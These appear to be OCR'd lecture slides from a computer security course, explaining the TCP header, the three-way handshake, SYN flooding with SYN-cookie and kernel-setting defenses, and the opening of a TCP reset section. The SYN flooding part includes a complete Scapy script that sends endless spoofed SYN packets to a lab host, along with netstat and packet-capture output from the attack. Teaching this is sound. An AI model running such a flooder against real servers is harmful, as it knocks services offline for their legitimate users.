TCP PROTOCOLS AND ATTACKS

CS44500 Computer Security

Outline


- How TCP works
- SYN Flooding Attack
- TCP Reset Attack
- TCP Session Hijacking Attack

TCP (Transmission Control Protocol) Protocol

- TCP sits on the top of the IP layer
- Transport layer
  - Provide host-to-host communication services for applications.
  - Two transport Layer protocols
    - **TCP:** provides a **reliable** and **ordered** communication channel between applications.
    - **UDP:** lightweight protocol with lower overhead and can be used for applications that do not require reliability or communication order.

HOW TCP WORKS

Data Transmission




- Once a connection is established, OS allocates **two buffers** at each end, one for sending data (send buffer) and receiving data (receive buffer).
- When an application needs to send data out, it places data into the TCP send buffer.

Data Transmission

- Each packet in the send buffer has a **sequence number** field in the header. These sequence numbers are used at the receiver end to place data in the correct position inside the receiver's buffer.
- Once data is placed in the receive buffer, they are **merged** into a single data stream.
- Applications read from the receive buffer. If no data is available, it typically gets blocked. It gets unblocked when there is enough data to read.
- The receiver informs the sender about receiving data using **acknowledgment** packets

TCP Header



TCP Segment: TCP Header + Data.

Source and Destination port (16 bits each): Specify port numbers of the sender and the receiver.


Sequence number (32 bits) : Specifies the sequence number of the first octet in the TCP segment. If the SYN bit is set, it is the initial sequence number.

Acknowledgment number (32 bits): Contains the value of the next sequence number expected by the sender of this segment. Valid only if ACK bit is set.

Window size/advertisement to specify the number of octets that the sender of this TCP segment is willing to accept. The purpose of this field is for flow control.

SYN FLOODING ATTACK

Establishing Connections




SYN Packet:
The client sends a special SYN packet to the server using a randomly generated number 'x' as its sequence number.

SYN-ACK Packet:
On receiving it, the server sends a reply packet using a randomly generated number 'y' as its sequence number.

ACK Packet
The client sends out an ACK packet to conclude the handshake

SYN Flooding Attack



Idea: To **fill the queue** storing the **half-open connections** so that there will be no space to store TCB for any new half-open connection; making the server no capable of accepting new SYN packets.

Steps to achieve this: Continuously send **many SYN** packets to the server. This consumes the space in the queue by inserting the TCB record.

Do **not** finish the 3rd step of the handshake as it will dequeue the TCB record.

SYN Flooding Attack

- When flooding the server with SYN packets, we need to use **random** source IP addresses; otherwise, you can set a firewall to block attacks.
- The SYN+ACK packets sent by the server may be **dropped** because a forged IP address may not be assigned to any machine. If it does reach an existing machine, a **RST** packet will be sent out, and the TCB will be dequeued.
- As the second option is **less** likely to happen, TCB (Transmission Control Block) records will mostly stay in the queue. This causes *SYN Flooding Attack*.

Before the Attack

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address  State
tcp        0      0 127.0.0.1:3306    0.0.0.0:*         LISTEN
tcp        0      0 0.0.0.0:8080      0.0.0.0:*         LISTEN
tcp        0      0 0.0.0.0:80        0.0.0.0:*         LISTEN
tcp        0      0 0.0.0.0:22        0.0.0.0:*         LISTEN
tcp        0      0 127.0.0.1:631     0.0.0.0:*         LISTEN
tcp        0      0 0.0.0.0:23        0.0.0.0:*         LISTEN
tcp        0      0 127.0.0.1:953     0.0.0.0:*         LISTEN
tcp        0      0 0.0.0.0:443       0.0.0.0:*         LISTEN
tcp        0      0 10.0.5.5:46014    91.189.94.25:80   ESTABLISHED
tcp        0      0 10.0.2.17:23      10.0.2.18:44414   ESTABLISHED
tcp6       0      0 :::53             :::*              LISTEN
tcp6       0      0 :::22             :::*              LISTEN
```

TCP States

- LISTEN: waiting for TCP connection.
- ESTABLISHED: completed 3-way handshake
- SYN_RECV: half-open connections

Attack In Progress

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address   State
tcp      0     0 10.0.2.17:23      252.27.23.119:56061 SYN_RECV
tcp      0     0 10.0.2.17:23      247.230.248.195:61786 SYN_RECV
tcp      0     0 10.0.2.17:23      255.157.168.158:57815 SYN_RECV
tcp      0     0 10.0.2.17:23      252.95.121.217:11140 SYN_RECV
tcp      0     0 10.0.2.17:23      240.126.176.200:60700 SYN_RECV
tcp      0     0 10.0.2.17:23      251.85.177.207:35886 SYN_RECV
tcp      0     0 10.0.2.17:23      253.93.215.251:23778 SYN_RECV
tcp      0     0 10.0.2.17:23      245.105.145.103:64906 SYN_RECV
tcp      0     0 10.0.2.17:23      252.204.97.43:60803 SYN_RECV
tcp      0     0 10.0.2.17:23      244.2.175.244:32616 SYN_RECV
```

```
seed@ubuntu(10.0.2.18):~$ telnet 10.0.2.17
Trying 10.0.2.17...
telnet: Unable to connect to remote host: Connection timed out
```

- Using **netstat** command, we can see that there are a large number of half-open connections on port 23 with random source IPs.

Attack In Progress

```
seed@Server(10.0.2.17):$ top
PID USER PR  NI  VIRT  RES  SHR S %CPU %MEM  TIME+  COMMAND
  3 root 20   0     0    0    0 R  6.6  0.0 0:21.07 ksoftirqd/0
108 root 20   0  101m  60m  11m S  0.7  8.1 0:28.30 Xorg
807 seed 20   0 91856  16m  10m S  0.3  2.2 0:09.68 gnome-terminal
  1 root 20   0  3668 1932 1288 S  0.0  0.3 0:00.46 init
  2 root 20   0     0    0    0 S  0.0  0.0 0:00.00 kthreadd
  5 root 20   0     0    0    0 S  0.0  0.0 0:00.26 kworker/u:0
  6 root RT   0     0    0    0 S  0.0  0.0 0:00.00 migration/0
  7 root RT   0     0    0    0 S  0.0  0.0 0:00.42 watchdog/0
  8 root  0 -20     0    0    0 S  0.0  0.0 0:00.00 cpuset
```

- The **top** command shows that CPU usage is low on the server machine. The server is alive and can perform other functions normally but cannot accept new telnet connections.
  - Assuming we flooded the telnet port (port 23).

Launching SYN Flooding Attacks Using Scapy

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

What Makes SYN Flooding Attack Fail (1)

- VirtualBox (if we use VMs, instead of containers)

No.	Source	Destination	Protocol	Length	Info
33205	10.0.2.7	158.126.111.109	TCP	60	23 → 28647 [SYN, ACK]
33206	197.15.219.116	10.0.2.7	TCP	60	43697 → 23 [SYN] Seq=2
33207	10.0.2.7	82.127.94.172	TCP	60	23 → 64727 [SYN, ACK]
33208	158.126.111.109	10.0.2.7	TCP	60	28647 → 23 [RST, ACK]
33209	82.127.94.172	10.0.2.7	TCP	60	64727 → 23 [RST, ACK]
33210	129.201.0.214	10.0.2.7	TCP	60	21799 → 23 [SYN] Seq=2
33211	91.10.50.74	10.0.2.7	TCP	60	64781 → 23 [SYN] Seq=1
33212	10.0.2.7	197.15.219.116	TCP	60	23 → 43697 [SYN, ACK]
33213	104.72.83.197	10.0.2.7	TCP	60	24994 → 23 [SYN] Seq=2
33214	10.0.2.7	129.201.0.214	TCP	60	23 → 21799 [SYN, ACK]
33215	197.15.219.116	10.0.2.7	TCP	60	43697 → 23 [RST, ACK]
33216	10.0.2.7	91.10.50.74	TCP	60	23 → 64781 [SYN, ACK]
33217	129.201.0.214	10.0.2.7	TCP	60	21799 → 23 [RST, ACK]
33218	153.201.171.51	10.0.2.7	TCP	60	50673 → 23 [SYN] Seq=3
33219	10.0.2.7	104.72.83.197	TCP	60	23 → 24994 [SYN, ACK]
33220	91.10.50.74	10.0.2.7	TCP	60	64781 → 23 [RST, ACK]
33221	104.72.83.197	10.0.2.7	TCP	60	24994 → 23 [RST, ACK]
33222	10.0.2.7	153.201.171.51	TCP	60	23 → 50673 [SYN, ACK]

What Makes SYN Flooding Attack Fail (2)

- TCP retransmission (On Server)

  # sysctl net.ipv4.tcp_synack_retries

  net.ipv4.tcp_synack_retries = 5

- The size of the SYN queue

  # sysctl net.ipv4.tcp_max_syn_backlog


  net.ipv4.tcp_max_syn_backlog = 512

What Makes SYN Flooding Attack Fail (3)

- TCP cache

```
# ip tcp_metrics show
10.0.2.68 age 140.552sec cwnd 10 rtt 79us … source 10.0.2.69

# ip tcp_metrics flush
```


The SYN Cookie Countermeasure



- After a server receives a SYN packet, it calculates a **keyed hash** (H) from the information in the packet using a **secret key** that is only known to the server.
- This hash (H) is sent to the client as the **initial sequence number** from the server. H is called **SYN cookie**.
- The server will **not** store the half-open connection in its queue.
- If the client is an attacker, H will not reach the attacker.
- If the client is not an attacker, it sends H+1 in the acknowledgment field.
- The server checks whether the acknowledgment field number is **valid** or not by **recalculating the cookie**.

TCP RESET ATTACK

How to Close TCP Connections?




To disconnect a TCP connection :

- A sends out a "FIN" packet to B.
- B replies with an "ACK" packet. This closes the A-to-B communication.
- Now, B sends a "FIN" packet to A, and A replies with "ACK".

Using Reset flag :

- One of the parties sends an RST packet to immediately break the connection.

TCP Reset Attack

